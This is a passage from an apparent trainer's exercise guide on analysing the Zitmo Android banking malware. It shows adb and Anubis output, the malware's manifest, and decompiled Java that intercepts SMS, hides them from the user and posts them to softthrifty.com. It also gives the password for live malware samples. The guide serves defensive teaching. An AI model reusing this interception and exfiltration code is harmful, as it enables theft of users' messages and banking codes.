  ▸ POST /security.jsp HTTP/1.1\r\n
  ▸ Content-Length: 49\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Host: softthrifty.com\r\n
    Connection: Keep-Alive\r\n
    User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)\r\n
    \r\n
    [Full request URI: http://softthrifty.com/security.jsp]
▾ Line-based text data: application/x-www-form-urlencoded
    f0=%2B123456789&b0=TAN+123321&pid=000000000000000
```

Figure 11: Malware HTTP POST request


b. Monitor the Android system with ./adb logcat



```
trainer@exercise:/usr/share/trainer/16_MTH/adds/android-sdk-linux/platform-tools$ ./adb logcat
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
- waiting for device -
```

Figure 12: Android adb logging


c. Backup all apps from the system: ./adb pull /data/app ./



```
trainer@exercise:/usr/share/trainer/16_MTH/adds/android-sdk-linux/platform-tools$ ./adb pull /data/app ./
pull: building file list...
pull: /data/app/com.systemsecurity6.gms-1.apk -> ./com.systemsecurity6.gms-1.apk
pull: /data/app/SoftKeyboard.apk -> ./SoftKeyboard.apk
pull: /data/app/GestureBuilder.apk -> ./GestureBuilder.apk
pull: /data/app/CubeLiveWallpapers.apk -> ./CubeLiveWallpapers.apk
pull: /data/app/ApiDemos.apk -> ./ApiDemos.apk
5 files pulled. 0 files skipped.
1181 KB/s (2535278 bytes in 2.095s)
```

Figure 13: Android's applications extraction using adb

d. Identify and analyse the malware
A possible way to identify and analyse the malware would be an upload to Anubis or Mobile Sandbox (see References).
Here are some screenshots of the Anubis report of the file:



Analysis Report for c9368c3edbcfa0bf443e060f093c300796b14673.apk

Comment on this report

Table of Content

- General information
- Static Analysis Report
  - Activities
  - Services
  - Broadcast Receivers
  - Required Permissions
  - Used Permissions
  - Features
  - Urls
- Dynamic Analysis Report
  - File Operations
  - Started Services
- Screenshots

General Information

- General information about this Android application

Filename:	c9368c3edbcfa0bf443e060f093c300796b14673.apk
MD5:	ecbbce17053d6eaf9bf9cb7c71d0af8d
SHA-1:	c9368c3edbcfa0bf443e060f093c300796b14673
File Size:	19865 Bytes
API Level:	7

Static Analysis Report


- Activities

com.systemsecurity6.gms.Activation
intent-filter action: android.intent.action.MAIN
intent-filter category: android.intent.category.LAUNCHER

- Services

.MainService

Figure 14: Anubis report 1



- Required Permissions

android.permission.RECEIVE_SMS
android.permission.INTERNET
android.permission.READ_PHONE_STATE

- Used Permissions

android.permission.INTERNET
method call: "Lcom/systemsecurity6/gms/ServerSession/postRequest(Lorg/apache/http/client/entity/UrlEncodedFormEntity;)Lorg/json/JSONObject;" *calls* "Lorg/apache/http/impl/client/DefaultHttpClient/<init>()V"
method call: "Lcom/systemsecurity6/gms/ServerSession/postRequest(Lorg/apache/http/client/entity/UrlEncodedFormEntity;)Lorg/json/JSONObject;" *calls* "Lorg/apache/http/impl/client/DefaultHttpClient/execute(Lorg/apache/http/client/methods/HttpUriRequest; Lorg/apache/http/client/ResponseHandler;)Ljava/lang/Object;"

android.permission.READ_PHONE_STATE
method call: "Lcom/systemsecurity6/gms/Activation/onCreate(Landroid/os/Bundle;)V" *calls* "Landroid/telephony/TelephonyManager/getDeviceId()Ljava/lang/String;"
method call: "Lcom/systemsecurity6/gms/MainService$SmsBlockerThread/run()V" *calls* "Landroid/telephony/TelephonyManager/getDeviceId()Ljava/lang/String;"

- Used Features

android.hardware.telephony
android.hardware.touchscreen

- URLs

http://softthrifty.com/security.jsp

Dynamic Analysis Report


- File operations

Timestamp	Operation	Path
141.002	write	/dev/input/event0
....		
143.002	write	/data/data/com.android.music/shared_prefs/Music.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <int name="curpos" value="-1" /> <int name="shufflemode" value="0" /> <int name="repeatmode" value="0" /> </map>		
149.002	write	/dev/input/event0
.....9...		
153.002	write	/dev/input/event0
....		
156.003	write	/data/data/com.android.music/shared_prefs/Music.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <int name="curpos" value="-1" /> <int name="shufflemode" value="0" /> <int name="repeatmode" value="0" /> </map>		
160.003	write	/dev/input/event0
.....9...		
164.002	write	/data/data/com.android.music/shared_prefs/Music.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <int name="curpos" value="-1" /> <int name="shufflemode" value="0" /> <int name="repeatmode" value="0" /> </map>		
164.002	write	/data/data/com.android.music/shared_prefs/Music.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <int name="curpos" value="-1" /> <int name="shufflemode" value="0" /> <int name="repeatmode" value="0" /> </map>		

Figure 14: Anubis report 2

Significant in the report are the combination of permissions (RECEIVE_SMS, INTERNET) and the URL (http://softthrifty.com/security.jsp).

Without Internet access, the following approach may be used.
Use apktool to decode the APK files pulled from the system (java –jar apktool.jar d *.apk), then inspect the AndroidManifest.xml files for suspicious permission combinations:



```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" android:installLocation="internalOnly" package="com.systemsecurity6.gms"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="7" android:targetSdkVersion="8" android:maxSdkVersion="12" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <application android:label="@string/app_name" android:icon="@drawable/app_icon" android:debuggable="false" android:description="@string/app_description">
        <activity android:name=".Activation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver android:name=".SmsReceiver">
            <intent-filter android:priority="10000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
        <service android:name=".MainService" />
    </application>
</manifest>
```

Figure 15: Malware AndroidManifest.xml

e. You will find a suspicious combination in the file com.systemsecurity6.gms-1.apk and might decide to analyse it in more detail:
Use dex2jar to create a standard JAR
application location : `/usr/share/trainer/16_MTH/adds/dex2jar-0.0.9.8`

```
./dex2jar.sh com.systemsecurity6.gms-1.apk
dex2jar version: translator-0.0.9.8
dex2jar com.systemsecurity6.gms-1.apk ->
com.systemsecurity6.gms-1_dex2jar.jar
Done.
```


Unzip the jar file and decompile the JAVA classes with jad:

application location: `/usr/share/trainer/16_MTH/adds/jad`

```
./jad com/systemsecurity6/gms/SmsReceiver.class
Parsing
com/systemsecurity6/gms/SmsReceiver.class...The class
file version is 50.0 (only 45.3, 46.0 and 47.0 are
supported)
 Generating SmsReceiver.jad
```

Analyse the decompiled classes and identify core functions of the code:


In this screenshot you can see the SmsReceiver code. Its main features are the capture of the SMS and the suppressing of notifications to the user (abortBroadcast)



```
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)

package com.systemsecurity6.gms;

import android.content.*;
import android.os.Bundle;

// Referenced classes of package com.systemsecurity6.gms:
//            MainService

public class SmsReceiver extends BroadcastReceiver
{

    public SmsReceiver()
    {
    }

    public void onReceive(Context context, Intent intent)
    {
        Bundle bundle = intent.getExtras();
        if(bundle != null && bundle.containsKey("pdus"))
        {
            abortBroadcast();
            context.startService((new Intent(context, com/systemsecurity6/gms/MainService)).putExtra("pdus", bundle));
        }
    }

    public static final String KEY_SMS_ARRAY = "pdus";
    public static final String TAG = "SmsReceiver";
}
```

Figure 16: SmsReceiver source code

In the following code the content from the SMS is sent to softthrifty.com using the method postRequest. The method sends the sender's and receiver's phone number and the message body.



```
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)

package com.systemsecurity6.gms;

import java.io.IOException;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.BasicResponseHandler;
import org.apache.http.impl.client.DefaultHttpClient;
import org.json.*;

public class ServerSession
{

    public ServerSession()
    {
    }

    public static String initUrl()
    {
        return "http://softthrifty.com/security.jsp";
    }

    public static JSONObject postRequest(UrlEncodedFormEntity urlencodedformentity)
    {
        String s;
        int i;
        s = initUrl();
        i = 0;
_L5:
        if(i < 5) goto _L2; else goto _L1
_L1:
        JSONObject jsonobject1 = null;
_L4:
        return jsonobject1;
_L2:
        JSONObject jsonobject;
        HttpPost httppost = new HttpPost(s);
        httppost.setEntity(urlencodedformentity);
        BasicResponseHandler basicresponsehandler = new BasicResponseHandler();
        jsonobject = (JSONObject)(new JSONTokener((String)(new DefaultHttpClient()).execute(httppost, basicresponsehandler))).nextValue();
        jsonobject1 = jsonobject;
        if(true) goto _L4; else goto _L3
_L3:
        ClassCastException classcastexception;
        classcastexception;
_L6:
        try
        {
            Thread.sleep(15000L);
        }
        catch(InterruptedException interruptedexception) { }
        i++;
          goto _L5
        JSONException jsonexception;
        jsonexception;
          goto _L6
        IOException ioexception;
        ioexception;
          goto _L6
        ClientProtocolException clientprotocolexception;
        clientprotocolexception;
          goto _L6
    }

    public static final int DELAY_RETRY = 15000;
    public static final String TAG = "ServerSession";
}
```

Figure 17: ServerSession source code

16.2.4 Task 3: Mitigate the incident

1. Identify possible mitigation methods
   - Analysis of the code shows that no backdoors, system hooks (apart from the intent filter) or reinfection methods are implemented.
   - Would stopping the service and removing the app be sufficient to clean the system?
2. Identify possible prevention methods
   - Cryptographic signatures
   - Private app store in combination with Mobile Device Management (MDM)
   - Awareness training for employees
   - Different methods of transaction authorisation (biometrics?)

16.2.5 Optional Task 4: Analyse additional malware samples

Under `/usr/trainer/16_MTH/adds` you will find samples of the malwares LuckyCat.A[60, 61] (LUCKYCAT-INFECTED.zip) and VDloader Android[62, 63](VDLOADER-INFECTED.zip). Both samples are still dangerous; Command and Control servers still active. The zip files are password protected (password = infected). You may choose to replace the Zitmo malware with one of these or optionally hand them to your students for additional practice. Malware samples have been acquired from contagio mobile.

16.2.6 Summary of the exercise

The summary should contain the following information.

- Possible issues when using the emulator for malware analysis:
  - detection of the emulated environment by the malware;[64]
  - infection of the host system by the malware;
  - infection of third party systems when running the virtual environment networked;
  - investigating cellular radio behaviour.
- Possible issues when analysing malware in native Android hardware:
  - infection of third party systems;
  - malware might only be detectable if the device is networked;
  - building a secure and safe test environment.
- Examine the information in the table and the incident analysis logs/reports
- Discussion of the experiences made during the exercise
- Mobile device management (MDM) features

[60] *Adding Android and Mac OS X Malware to the APT Toolbox by Trend Micro http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_adding-android-and-mac-osx-malware-to-the-apt-toolbox.pdf*

[61] *LuckyCat.A Android APT malware http://contagiominidump.blogspot.de/2012/08/luckycata-android-apt-malware.html*

[62] *Symantec New Android Malware Spotted on Third Party App Markets http://www.symantec.com/connect/blogs/new-android-malware-spotted-third-party-app-markets*

[63] *VDloader Android http://contagiominidump.blogspot.de/2012/08/vdloader-android.html*

[64] *Detecting Android Sandboxes http://www.dexlabs.org/blog/btdetect*

No.	Question	Answer
1	Which App is causing the incident?	
2	Which permissions does it acquire?	
3	Describe the intent filter feature	
4	Describe the functionality of the malware	
5	SHA1SUM of the APK	
6	Which network connections does the malware initiate?	
7	To which purpose?	
8	Name of the malware	
9	Identify possible mitigation methods	

Table 1: Evaluation table

16.3 REFERENCES

1. Cluley, Graham, *Revealed! The top five Android malware detected in the wild*, Naked Security, 2012 http://nakedsecurity.sophos.com/2012/06/14/top-five-android-malware/
2. Anthony Desnos et al, androguard, 2012 https://code.google.com/p/androguard/
3. Xiaobo Pan et al Dex2jar, 2012 https://code.google.com/p/dex2jar/
4. Pavel Kouznetsov, JAD, 2012 http://www.varaneckas.com/jad/
5. Google Inc., Android SDK, 2012 https://developer.android.com/sdk/index.html
6. Bodmer, Sean M., *The ZitMo Rewind*, 2012 http://blog.damballa.com/?p=1710
7. Mila, Zitmo Android Edition, 2011 http://contagiominidump.blogspot.de/2011/07/zitmo-android-edition-zeus-for-mobile.html
8. Blasco, Jaime, ‘Introduction to Android malware analysis’, *Insecure*, Issue 34, June 2012 https://www.net-security.org/dl/insecure/INSECURE-Mag-34.pdf

9. ISECLAB, Anubis: Analyzing Unknown Binaries, 2012
http://anubis.iseclab.org
10. Ryszard Wisniewski, A tool for reverse engineering Android apk files, 2011
http://code.google.com/p/android-apktool/
11. Simon Kelley, Dnsmasq, 2012
http://www.thekelleys.org.uk/dnsmasq/doc.html
12. OWASP Mobile Security Project
https://www.owasp.org/index.php/OWASP_Mobile_Security_Project
13. Santoku Linux - Mobile Forensics, Malware Analysis, and App Security Testing
https://santoku-linux.com/
14. Android Forensics Centre
http://android-forensics.com/
15. Mobile Device Forensics Blog
https://mobileforensics.wordpress.com/category/android-forensics/
16. Paraben Android Forensics
http://www.paraben.com/android-forensics.html
17. AFLogical Open Source Edition
https://code.google.com/p/android-forensics/
18. Android Reverse Engineering (A.R.E.)
http://www.honeynet.org/node/783
19. Open Source database of android malware
https://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares
20. Mobile Sandbox
http://mobilesandbox.org/
21. ENISA, Smartphone Security, 2012
http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/smartphone-security-1